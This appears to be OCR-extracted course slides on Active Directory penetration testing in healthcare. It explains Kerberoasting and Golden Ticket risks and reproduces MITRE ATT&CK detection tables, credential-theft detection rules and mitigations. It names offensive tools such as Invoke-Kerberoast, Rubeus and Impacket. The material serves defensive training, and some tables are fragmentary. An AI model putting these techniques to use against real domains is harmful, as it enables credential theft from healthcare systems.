Penetration Testing-Active Directory-Healthcare

CSP010_W_H

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

The Role of Penetration Testing and Red Teaming in Healthcare Security

- Penetration testing and red teaming are essential for identifying and mitigating security vulnerabilities in healthcare systems.
- As cyber threats increase, these proactive measures are critical to protect sensitive patient data and healthcare operations.
- Simulated attacks help healthcare organizations prepare for and defend against real-world cyber threats.





Use of Active Directory in the Healthcare Field

- Active Directory (AD) manages identities, access controls, and policies across various healthcare IT systems.
- AD integrates with critical healthcare systems such as electronic health records (EHRs), patient management systems, and telemedicine platforms.
- Ensures streamlined and secure operations, facilitating compliance with healthcare regulations and data protection standards.

Use of Active Directory in the Healthcare Field

- Common AD vulnerabilities include Kerberoasting, Pass-the-Ticket, and Golden Ticket attacks.
- These vulnerabilities can lead to unauthorized access to EHRs, disruption of critical healthcare operations, and compromise of patient confidentiality.
- Real-world impact: Unauthorized access to patient data can lead to identity theft, financial fraud, and legal liabilities.
- Examples of real-world implications of AD vulnerabilities in healthcare scenarios:
  - **Unauthorized Access to Electronic Health Records (EHR):**
    - Scenario: Cybercriminals exploit an AD vulnerability like Kerberoasting to obtain the credentials of healthcare personnel who have access to EHR systems.
    - Impact: Unauthorized access can lead to the exposure of sensitive patient information, medical history, and personal data, resulting in breaches of patient confidentiality, potential blackmail, and identity theft, along with legal repercussions for the healthcare facility.
  - **Compromise of Remote Medical Equipment:**
    - **Scenario:** A Golden Ticket attack gives attackers unrestricted access credentials that allow them to reach networked medical devices, such as those used in telemedicine or remote monitoring.
    - **Impact:** Compromise of these devices could lead to incorrect diagnostics, interference with therapeutic procedures, or outright device failure, risking patient health and potentially leading to life-threatening situations.

Penetration Testing for Healthcare Systems

Goals:

- Assessing the security posture of systems integrated with AD.
- Develop methodologies adapted for healthcare environments to pinpoint system misconfigurations and software flaws.
- Help healthcare organizations understand their exposure to cyber threats, enabling proactive improvements.

Reporting and Utilization of Findings

- Detailed reporting of penetration tests to document vulnerabilities, exploited systems, and potential data breaches.
- Utilization of reports to refine detection and response strategies within healthcare operations.
- Actionable insights from penetration testing reports help prioritize security updates and staff training to mitigate threats.

Active Directory Threats: MITRE ATT&CK

MITRE ATT&CK™

MITRE ATT&CK: Data Sources

Data Sources

Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.

Data Sources: 41

ID	Name	Description
DS0026	Active Directory	A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)
DS0015	Application Log	Events collected by third-party services such as mail servers, web applications, or other appliances (not by the native OS or platform)
DS0041	Application Vetting	Application vetting report generated by an external cloud service.
DS0039	Asset	Data sources with information about the set of devices found within the network, along with their current software and configurations
DS0037	Certificate	A digital document, which highlights information such as the owner's identity, used to instill trust in public keys used while encrypting network communications
DS0025	Cloud Service	Infrastructure, platforms, or software that are hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0010	Cloud Storage	Data object storage infrastructure hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0017	Command	A directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task
DS0032	Container	A standard unit of virtualized software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another
DS0038	Domain Name	Information obtained (commonly through registration or activity logs) regarding one or more IP addresses registered with human readable names (ex: mitre.org)
DS0016	Drive	A non-volatile data storage device (hard drive, floppy disk, USB flash drive) with at least one formatted partition, typically mounted to the file system and/or assigned a drive letter
DS0027	Driver	A computer program that operates or controls a particular type of device that is attached to a computer. Provides a software interface to hardware devices, enabling operating systems and other computer programs to access hardware functions without needing to know precise details about the hardware being used
DS0022	File	A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, computer programs, or any wide variety of other media).

MITRE ATT&CK: Active Directory Credential Request

Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)


Domain	ID	Name	Detects
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs).[2]
Enterprise	T1558	Steal or Forge Kerberos Tickets	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests.[3][4][5]Monitor the lifetime of TGT tickets for values that differ from the default domain duration.[5] Monitor for indications of Pass the Ticket being used to move laterally.
	.001	Golden Ticket	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.
	.003	Kerberoasting	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).
	.004	AS-REP Roasting	Monitor for anomalous activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4768 and 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17], pre-authentication not required [Type: 0x0]).
Enterprise	T1550	Use Alternate Authentication Material	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller, such as Windows EID 4769 or 4768, that may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.
	.002	Pass the Hash	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Windows Security events such as 4768 (A Kerberos authentication ticket (TGT) was requested) and 4769 (A Kerberos service ticket was requested) combined with logon session creation information may be indicative of an overpass the hash attempt.
	.003	Pass the Ticket	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Event ID 4769 is generated on the Domain Controller when using a golden ticket after the KRBTGT password has been reset twice, as mentioned in the mitigation section. The status code 0x1F indicates the action has failed due to "Integrity check on decrypted field failed" and indicates misuse by a previously invalidated golden ticket.[5]

MITRE ATT&CK: Active Directory Object Access

Active Directory: Active Directory Object Access

Opening of an active directory object, typically to collect/read its value (ex: Windows EID 4661)

Domain	ID	Name	Detects
Enterprise	T1615	Group Policy Discovery	Monitor for abnormal LDAP queries with filters for `groupPolicyContainer` and high volumes of LDAP traffic to domain controllers. Windows Event ID 4661 can also be used to detect when a directory service has been accessed.
Enterprise	T1003	OS Credential Dumping	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. [7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account. [10]. Monitor for replication requests [11] from IPs not associated with known domain controllers. [12]
	.006	DCSync	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync.[7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account.[10]
Enterprise	T1033	System Owner/User Discovery	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. [7] [8] [9] Note: Domain controllers may not log replication requests originating from the default domain controller account. [10]. Monitor for replication requests [11] from IPs not associated with known domain controllers. [12]



MITRE ATT&CK: Active Directory Object Creation & Deletion

Active Directory: Active Directory Object Creation

Initial construction of a new active directory object (ex: Windows EID 5137)

Domain	ID		Name	Detects
Enterprise	T1098	.005	Account Manipulation: Device Registration	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA.[13]
Enterprise	T1484		Domain Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.001	Group Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.002	Domain Trust Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
Enterprise	T1207		Rogue Domain Controller	Baseline and periodically analyze the Configuration partition of the AD schema and alert on creation of nTDSDSA objects.[14]

Active Directory: Active Directory Object Deletion

Removal of an active directory object (ex: Windows EID 5141)


Domain	ID		Name	Detects
Enterprise	T1484		Domain Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.
		.001	Group Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.

MITRE ATT&CK: Active Directory Object Modification

Active Directory: Active Directory Object Modification

Changes made to an active directory object (ex: Windows EID 5163 or 5136)

	.005	SID-History Injection	Monitor for changes to account management events on Domain Controllers for successful and failed changes to SID-History. [15] [16]
Enterprise	T1531	Account Access Removal	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
Enterprise	T1098	Account Manipulation	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA.[13]
Enterprise	T1037	Boot or Logon Initialization Scripts	Monitor for changes made in the Active Directory that may use scripts automatically executed at boot or logon initialization to establish persistence.
	.003	Network Logon Script	Monitor for changes made in the Active Directory that may use network logon scripts automatically executed at logon initialization to establish persistence.
Enterprise	T1484	Domain Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.001	Group Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.002	Domain Trust Modification	Monitor for changes made to AD settings for unexpected modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain.
Enterprise	T1222	File and Directory Permissions Modification	Monitor for changes made to ACLs and file/directory ownership. Many of the commands used to modify ACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.
	.001	Windows File and Directory Permissions Modification	Monitor for changes made to DACLs and file/directory ownership. Many of the commands used to modify DACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible. Implementation 1 : Access Permission Modification Detection Pseudocode `file_dacl_events = filter log_events where (event_id == "4670" AND object_type == "File" AND subject_security_id != "NT AUTHORITY\SYSTEM")` Detection Notes • Pseudocode Event ID is for Windows Security Log (Event ID 4670 - Permissions on an object were changed). • We need to exclude events generated by the local system (subject security ID "NT AUTHORITY\SYSTEM") and focus on actual user events. • When a permission modification is made for a folder, a new event log is generated for each subfolder and file under that folder. It is advised to group logs based on handle ID or user ID. • Event ID 4670 also includes information about the process that modifies the file permissions. It is advised to focus on uncommon process names, and it is also uncommon for real-users to perform this task without a GUI. • Windows Event ID 4719 (An Attempt Was Made to Access An Object) can also be used to alert on changes to Active Directory audit policy for a system.
Enterprise	T1556	Modify Authentication Process	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
	.005	Reversible Encryption	Monitor property changes in Group Policy: `Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy\Store passwords using reversible encryption`. By default, the property should be set to Disabled.
	.006	Multi-Factor Authentication	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
Enterprise	T1207	Rogue Domain Controller	Leverage AD directory synchronization (DirSync) to monitor changes to directory state using AD replication cookies.[17] [18] Also consider monitoring and alerting on the replication of AD objects (Audit Detailed Directory Service Replication Events 4928 and 4929). [14]
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor for changes to CA attributes and settings, such as AD CS certificate template modifications (ex: EID 4899/4900 once a potentially malicious certificate is enrolled).[2]



MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Steal or Forge Kerberos Tickets: Kerberoasting

Other sub-techniques of Steal or Forge Kerberos Tickets (4)

ID	Name
T1558.001	Golden Ticket
T1558.002	Silver Ticket
T1558.003	Kerberoasting
T1558.004	AS-REP Roasting

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to Brute Force.[1][2]

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service[3]).[4][5][6][7]

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).[1][2] Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.[2][1] [7]

This same behavior could be executed using service tickets captured from network traffic.[2]

Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.[6]

ID: T1558.003

Sub-technique of: T1558

Tactic: Credential Access

Platforms: Windows

System Requirements: Valid domain account or the ability to sniff traffic within a domain

Contributors: Praetorian

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MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Procedure Examples

ID	Name	Description
S1063	Brute Ratel C4	Brute Ratel C4 can decode Kerberos 5 tickets and convert it to hashcat format for subsequent cracking.[8]
S0363	Empire	Empire uses PowerSploit's `Invoke-Kerberoast` to request service tickets and return crackable ticket hashes.[9]
G0046	FIN7	FIN7 has used Kerberoasting for credential access and to enable lateral movement.[10]
S0357	Impacket	Impacket modules like GetUserSPNs can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat.[11]
C0014	Operation Wocao	During Operation Wocao, threat actors used PowerSploit's `Invoke-Kerberoast` module to request encrypted service tickets and bruteforce the passwords of Windows service accounts offline.[12]
S0194	PowerSploit	PowerSploit's `Invoke-Kerberoast` module can request service tickets and return crackable ticket hashes.[13][7]
S1071	Rubeus	Rubeus can use the `KerberosRequestorSecurityToken.GetRequest` method to request kerberoastable service tickets.[14]
S0692	SILENTTRINITY	SILENTTRINITY contains a module to conduct Kerberoasting.[15]
C0024	SolarWinds Compromise	During the SolarWinds Compromise, APT29 obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principle Names to crack offline.[16]
G0102	Wizard Spider	Wizard Spider has used Rubeus, MimiKatz Kerberos module, and the Invoke-Kerberoast cmdlet to steal AES hashes.[17][18][19][20]

MITRE ATT&CK: Searching attributes and descriptions of specific attacks

Mitigations

ID	Mitigation	Description
M1041	Encrypt Sensitive Information	Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible.[2]
M1027	Password Policies	Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire.[2] Also consider using Group Managed Service Accounts or another third party product such as password vaulting.[2]
M1026	Privileged Account Management	Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators.[2]

Detection

ID	Data Source	Data Component	Detects
DS0026	Active Directory	Active Directory Credential Request	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).

Red Teaming

01. What is Red Teaming
02. Red Teaming vs Pentesting
03. Attack Lifecycle
04. MITRE ATT&CK
05. Atomic Red Introduction

What is Red Teaming

Red Team Operations

- Purpose of Red Team Operations: Simulate full-scope attacks to test security across digital infrastructure, employees, applications, and physical security.
- Simulating Real Adversaries: Replicate techniques used by real-world adversaries to uncover vulnerabilities and assess the company's defensive capabilities.
- Full Attack Lifecycle: Operations span the entire lifecycle of an attack, providing a comprehensive evaluation of security readiness.
- Revealing Vulnerabilities: Identifies multiple attack vectors and weaknesses not typically found in standard penetration tests.

What is Red Teaming


Impact and Integration with Blue Team

- Actionable Results: Red Team findings are used to improve security measures and prepare for potential threats.
- Blue Team Collaboration:
  - Role of Blue Team: Security professionals tasked with vulnerability identification, remediation, and effectiveness verification.
  - Utilizing Results: Develop signatures for malware, implement safeguards, and enhance infrastructure security.
- Training and Hardening:
  - Train employees to resist social engineering.
  - Patch vulnerabilities identified during operations.
  - APT Emulation: Red Teams emulate techniques of Advanced Persistent Threats to test long-term defense mechanisms.

Red Teaming vs Pentesting

Pentesting	Red Teaming
Defined scope	No defined scope
Used to identify and exploit vulnerabilities	Emulates adversary behavior
Provides a report of findings that are consequently used by companies to patch, harden and secure their infrastructure	Used to assess the resilience of an organization against adversaries attacks.
Preventative as opposed to detective. Penetration tests are useful at identifying vulnerabilities and threats, however, they do not provide actionable results that can be used for proactive detection of threats in the future.	Provides actionable results that can be used for detection.


Attack Lifecycle



Attack Lifecycle-Initial Recon

Attack Lifecycle – Initial Reconnaissance

